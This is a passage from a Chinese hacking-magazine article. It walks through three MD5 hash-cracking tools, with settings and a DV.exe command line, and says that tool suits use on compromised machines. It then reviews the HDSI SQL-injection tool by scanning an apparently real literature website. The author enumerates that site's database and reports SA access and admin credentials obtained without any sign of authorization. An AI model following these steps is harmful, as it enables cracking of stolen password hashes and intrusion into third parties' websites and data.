1. 默认时(前面没有数字) [] 表示重复 1 次；{} 表示重复 0 或 1 次。

2. 前面带一个数字时(x[..]，x{..})，[] 表示重复 x 次；

{} 表示重复 0 到 x 次.
3.前面带两个数字时(x-y[..] , x-y{..}) 相同,都表示重复 x 到 y 次.
[...] == 1-1[...] {...} == 0-1{...}
3[...] == 3-3[...] 3{...} == 0-3{...}
下面给出一些例子来说明:
[a][b][c] : abc
[a,b,c] == [a-c] : a;b;c
{a-c} : NULL;a;b;c
2[a-c] : aa;ab;ac;ba;bb;bc
2{a-c} : NULL;a;b;c;aa;ab;ac;ba;bb;bc;ca;cb;cc

其它的还有保存进度功能，比如跑了一段时间了因为有事不能继续跑了，如果停止下次重新再从头跑就浪费了太多时间，这时候你就可以把进度保存到机子上，等下次回来再来读取进度就可以继续跑了。

在“高级设置”里有“将结果保存为文件.txt或.htm格式”、“完成后关闭计算机”和“破解多个密码时，找到一个即结束”等功能。另外长度和线程都可以自己设置，注意线程并不是设置数字越大破解所需要的时间就越短，要根据实际情况来定，多实践就明白了。

二、实例分析

例如我们破解1b81df96b15534e6这个数据，把数据粘贴到破解单个密文框，框右下边会有提示，有效两字变黑体，如果不是16位的会显示为灰色，如图6。




图6

然后选择破解方式，我选择的是“使用字符集”，再选择“小写字母”项（我就是用字母转换成的这个MD5数据，呵呵！），设置好长度和线程，我使用的都是默认的，线程一般破解MD5数据时为8就可以了，太大或太小速度并不会有太大变化，相反有时候还会变慢，点开始就可以了，时间一秒一秒在我们眼前走过，突然密码也就展现在了眼前，（呵呵）如图7。破解5位字母用了10秒钟。速度还可以吧。^_^




图7

MD5Crack V3.1功能使用基本侃完了，如有不理解的，也可以看工具自带的帮助，大家如果试了就会明白其速度比其同类快多了~~~

推荐二：DV .exe

此工具也许就叫这个名字吧，（我接触这个工具时，就是这样写的）这是个CMD下操作的MD5破解工具，估计作者开发是为破解动网论坛v5.0密码数据而开发的。这个工具虽是CMD下使用，但并不是很麻烦，来我们打开CMD窗口运行:dv后，出现其使用方法说明（如图8）。




图8

看了返回信息后使用就很明白了吧，比如我们要破解被加密的数据都放在a.txt中，如图9。




图9

前面是MD5加密数据，后面跟用户名，然后我们在CMD输入命令dv -p a.txt -w x.dic -o b.txt -b num|char，我来解释下，-p a.txt是读取MD5数据和用户存放的文件a.txt；-w x.dic是读取字典x.dic文件，如果不用字典就可以省略了；-o b.txt是把破解出的密码和对应用户名存放在文件b.txt，如果不写直接回显到屏幕，为方便多数据数据破解时使用；-b num|char注意这里破解数字时用-b num，破解字母加密数据时用-b char，不可以同时写上，因为不可以破解数字、字母组成的加密数据，这也正是这个工具的不足之处。破解示例如图10。





图10

这个工具优点是破解8位以下的单纯的数字密码时与同类软件相比速度很快，破解纯数字加密数据一般一分钟内就可以破出来，我试了个8位数字在我破机子上用了30秒左右就破出来了。缺点是不可以破数字和字母组成的密码（我试过不可以，如果你有方法还望赐教），不可以破解MD5 32位加密的数据，功能少，比MD5Crack V3.1来说功能就少了不少。

推荐三：DeMD5 (version:2)

这个工具界面漂亮，自带常用几个字典，省你去做字典的麻烦了，操作使用简单一看界面便知，如图11。


图11

看，是不是挺人性化的？操作更容易，分3步走：

第1步：选择密码方式：纯数字、指定数字密码模式、字典模式、纯字母模式。纯数字模式你可以自由设置开始和结束位数；指定数字密码模式可以随意设置被破解数据的开始和终止状态，如大概清楚被破解的是6位数字，而且是以6开头的，那么你就可以在开始密码处填入600000，终止密码处写999999就可以了，反正把其减少到最小的范围内；字典模式这里已经为你提供好了几个字典：常用生日密码、纪念日期、普通密码、生日等，而且字典也不错，不必麻烦自己再做字典了，但是如果这些字典不适合你或者你已经有字典了，那么你就可以把字典放到软件相同目录，然后打开工具就可以在选择字典处看见了，或点向下的箭头，如我添了小新技术网.dic这个字典，如图12所示；





图12

纯字母模式这里可以方便设置被破解的数据的位数、起始位置、大小写、包含数字（灰色不可用，此功能作者还没有开发吧）。

第2步：把加密数据输入左下角的框中，注意是16位的，32位的这个工具暂不支持。

第3步：点开始，这时候工具已经在快速跑了起来，左下角有破解时的状态提示如图13。


图13

根据实际情况，一段时间后会在下面显示出破解成功和结果如图14。




图14

从上可以看出这个东东上手容易，操作简单，且自带部分字典，方便了使用者，缺点是速度一般，还有功能相对少了些，只能破MD5 16位的数据，不能同时破解多个MD5数据等。

好了，我把我经常用的比较不错的几个工具都已经介绍给大家了，工具各有千秋，如DeMD5适合新手，DV.EXE不只速度快还适合在肉鸡使用，MD5Crack V3.1这个功能强大而且速度很快等等，还有许多都要靠你自己来发掘啊。该收场了，文章疏漏之处还请您指正，也可以到www.nohack.cn/bbs找我交流，共同来好好学习，天天向上~

小知识

Md5加密算法简单介绍：目前我们一般说有两种加密方式：单向和双向加密。双向加密顾名思义，其可以想象是把明文数据加密为密文数据，再在需要时通过一定的算法把这些加密后的数据密文解为原来可以理解的明文数据。其应用比较广泛些，主要用于为保护个人隐私来进行通讯和传输数据时。单向解密相反，其只能对数据加密，却没有办法对加密后的数据解密（注意这句话不是我说的啊，是以前一直人们这么认为的），也就是说这个不管应用于通常的数据库或是其他方面都是很安全的，因为它是无法被破解的，即使信息被泄露他们也无法取得里面的信息。

MD5也就是采用单向加密的加密算法，对它来说有2个特点很重要，一是任意2段数据加密后是不相同的，二是任意一段数据被加密后得结果是永远不变的。但它真有象刚才说的单向加密那么神秘不可被解密吗，其实不然，前段轰动密码领域的大学教授王小云等3人成功破解MD5消息大家应该都知道了（还是女的呢，为我们中国女人骄傲），所以应证一句话，只有想不到，没有做不到的！~~

（文章中讲到的工具MD5Crack V3.1，DV .exe，DeMD5都已经收录在光盘里）

注射新工具——HDSI超速版体验

图 Iceskysl@[V*L*P]

其实HDSI这个注射工具早就出来了，我也早就试过了，但是以前那个版本的速度真是不敢恭维啊，那速度真是个慢字了得，能把人急S，而且很占内存，但是看到它有那么多的功能，我还是比较喜欢的，只是一直期待着作者或者有人能把它的注射猜解速度优化下，苦等一段时间后，终于等到了——晚上挂着QQ和朋友在聊天，教主发来消息说HDSI超速版发行了，呵！赶快下了回来试了下，原来是教主自己优化的，看看果然速度很快，加之强大的功能，我们没有理由不喜欢它，具体如何，听我慢慢讲来——

功能一：扫描注入地址

还是按照我们一般的思路，先对一个网站进行全面扫描吧，大家都记得NBSI的这个功能吧！其实HDSI也可以做到的，前段时间去个国内很有名的文学网站看了下，记得它存在SQL注射漏洞的页面，今天拿HDSI来扫扫看吧，OK。打开HDSI，在左边看到一列按钮，往下找，点"扫描注入地址"这个按钮（我个人认为这个按钮应该放在最上面，呵呵！）在"网站地址"填上要扫描的网站地址，再点"开始扫描"就开始工作了，看下图1吧，这是我对那个文学网站扫描的结果，看到了吧，最下面的"扫描结果"里显示了可能存在注射的地址，分为极低和极高2种情况。显示极高的地址基本上可以确定是能被我们注射的了。




图1

功能二：注入分析

接着往下看，在图1中看到扫描结果了有http://www.XXXX.com/news.asp?id=150这个地址显示的可能性是极高，我们就拿它来试试HDSI的火力如何？首先双击http://www.XXXX.com/news.asp?id=150这条地址，就会把它显示到最下面的那个"注入地址"中，我发现这个后面的"注入分析"按钮不能正常工作，按照常规，点"注入分析"后它能直接转到"注入分析"的界面下的，但是这里不能直接跳转，希望作者改进。

我们就用手工跳转好了，点击图1界面左边那一列按钮中的第一个，也就是那个"注入分析"。在注入地址中填上我们刚刚扫到的那个地址http://www.XXXX.com/news.asp?id=150，然后点"开始"就开始分析了。很快就能得出SQL SERVER信息了，如当前用户，当前数据库等等信息。再依次点击"已猜解表名"、"已猜解列名"、"已猜解记录"各自下面的"猜解"按钮就能简单的猜出当前数据库的表名、列名以及一些记录值。这里有个NBSI没有的功能就是HDSI加了探测表中数据量和列的数据类型的功能，一目了然的看到各个表里的记录数和各个列的数据类型，这样猜解的时候心里有底，很是爽啊！看图2是我对这家文学网站的猜解结果，显示连接数据库权限是SA，多句执行和子查询也都支持，管理员的密码和帐号都是admin，我能说什么呢？要知道这是家很有名气的文学网站啊！哎——悲哀！

